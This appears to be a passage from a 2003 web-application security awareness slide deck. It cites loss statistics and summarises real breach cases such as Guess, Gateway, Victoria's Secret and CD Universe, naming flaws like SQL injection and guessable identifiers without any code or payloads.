
Copyright ©2003 by infosecguru.com, All Rights Reserved 21 Web Applications Invite Public Access “Today over 70% of attacks against a company’s website or web application come at the ‘Application Layer’ not the Network or System layer.” - Gartner

Copyright ©2003 by infosecguru.com, All Rights Reserved 22 Web Applications Breach the Perimeter HTTP INTERNETDMZ TRUSTED INSIDE CORPORATE INSIDE FTP TELNET Firewall only allows PORT 80 (or 443 SSL) traffic from the internet to the web server. Any – Web Server: 80 Firewall only allows applications on the web server to talk to application server. Web Server Application Server Firewall only allows application server to talk to database server. Application Server Database IMAP SSH POP3

Copyright ©2003 by infosecguru.com, All Rights Reserved 23 Web Application Risk “Web application incidents cost companies more than $320,000,000 in 2001.” Forty-four percent (223 respondents) to the 2002 Computer Crime and Security Survey were willing and/or able to quantify their financial losses. These 223 respondents reported $455,848,000 in financial losses. “2002 Computer Crime and Security Survey” Computer Security Institute & San Francisco FBI Computer Intrusion Squad

Copyright ©2003 by infosecguru.com, All Rights Reserved 24 Attractive targets Credit Cards Numbers Web applications control the data that is most valuable. Bank Account Information Personal Email Medical History Personally Identifiable Classified Information There is a web application for everything!
Copyright ©2003 by infosecguru.com, All Rights Reserved 25 Ziff Davis • Hacked August 2002 • Ziff Davis Media has agreed to revamp its website's security and pay affected customers $500 each after lax security exposed the personal data of thousands of subscribers last year. • The agreement between Ziff Davis -- publisher of PC Magazine and other tech titles, including a slew of gaming magazines -- and attorneys general from New York, Vermont and California came after web surfers discovered an unprotected data file on Ziff Davis' site in November. • The file contained names, addresses, e-mail addresses -- and, in some instances, credit card numbers -- of 12,000 people who signed up for a special promotion to receive Electronic Gaming Monthly magazine. Recent Web Application Hack Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 26 Recent Web Application Hacks • Victoria’s Secret, November 27, 2002 • A vulnerability at the Victoria’s Secret web site allowed customers who purchased items there to view other customers’ orders. • By simply changing the data in the URL address line the web application was manipulated. • $50,000 fine and publicity in 2003 Victoria’s Secret

Copyright ©2003 by infosecguru.com, All Rights Reserved 27 Recent Web Application Hacks • January 3, 2003 • RIAA was hacked 8 times in 6 months • The 6th time the RIAA site was hacked, downloadable, pirated music was posted • This time, a URL allowing access to the RIAA's system for posting press releases was made publicly accessible, allowing people to post messages that then appeared on the RIAA's official press release page Recording Industry Association of America

Copyright ©2003 by infosecguru.com, All Rights Reserved 28 Sept 25th 2003: Car Shoppers Credit Details Exposed in Bulk • An administrative page not properly secured and any personal loan application information could be viewed. • Over 1,000 shoppers from multiple websites had their entire financial history exposed on a public site • The researcher simply read the HTML comments, saw the filename, and typed it into his browser. “The exposure of personal financial information could also put Dealerskins and its customers afoul of Federal Trade Commission (FTC) regulations “
Copyright ©2003 by infosecguru.com, All Rights Reserved 29 Gateway Computers • Wall Street Journal Article “More Scary Tales Involving Big Holes in Website Security”, by Lee Gomes, February 2nd 2004 • Gateway’s website stored an ID number in a cookie to identify you when returning to the site. By changing this ID number, you are able to view the information of other shoppers. Information viewable includes Name, Address, Phone Number, Order History, Last Four Digits of Credit Card, Credit Card Expiration Date, Credit Card Verification Code.
Copyright ©2003 by infosecguru.com, All Rights Reserved 30 Federal Trade Commission investigates Guess Inc. • “Guess Settles with FTC over Cyber Security Snafu”, June 2003 by Kevin Poulson for SecurityFocus • “ Guess.com was open to an "SQL injection attack," permitting anyone able to construct a properly-crafted URL to pull down every name, credit card number and expiration date in the site's customer database -- over 200,000 in all …The episode prompted a year-long FTC investigation into alleged deceptive trade practices by Guess “
Copyright ©2003 by infosecguru.com, All Rights Reserved 31 Other Hacked Websites • Tiffany.Com - 2004 SQL Injection, • OpenTable.com : Non-random identifiers • Saks Fifth Avenue: Non-random identifiers • FTD.com – February 14, 2003 sequential cookies – Source: CNET News “FTD Hole Leaks Personal Information “ • Travelocity - January 22, 2001 open directory – Source: CNET News “Travelocity Exposes Customer Information” • Creditcards.com – December 12, 2000 SQL Injection – Source: CNET News “Company says extortion try exposes thousands of card numbers “ • CD Universe – January 9, 2000 SQL Injection – Source: Internetnews.com “Failed Blackmail Attempt Leads to Credit Card Theft” • MasterCard - February 17, 2003 Partner Liability • Tower Records - December 5, 2002 Access permissions
Copyright ©2003 by infosecguru.com, All Rights Reserved 32 How the Industry Has Changed 1990’s • Zero Liability 2004 • Federal Trade Commission • Regulatory requirements – GLB – HIPAA – SOX – CA1386 • Legal precedents

Copyright ©2003 by infosecguru.com, All Rights Reserved 33 Victim: cduniverse.com • Business Model: e-commerce • Crime: The unidentified hacker, going by the alias Maxim, obtained 25,000 credit card numbers from CD Universe. The hacker said he cracked into a database at CD Universe's Web site by way of a software flaw. He sent a fax to the company asking for $100,000 in return for the destruction of the data. • After the company refused, he posted the numbers on Christmas Day to a Web site called The Maxus Credit Card Pipeline.
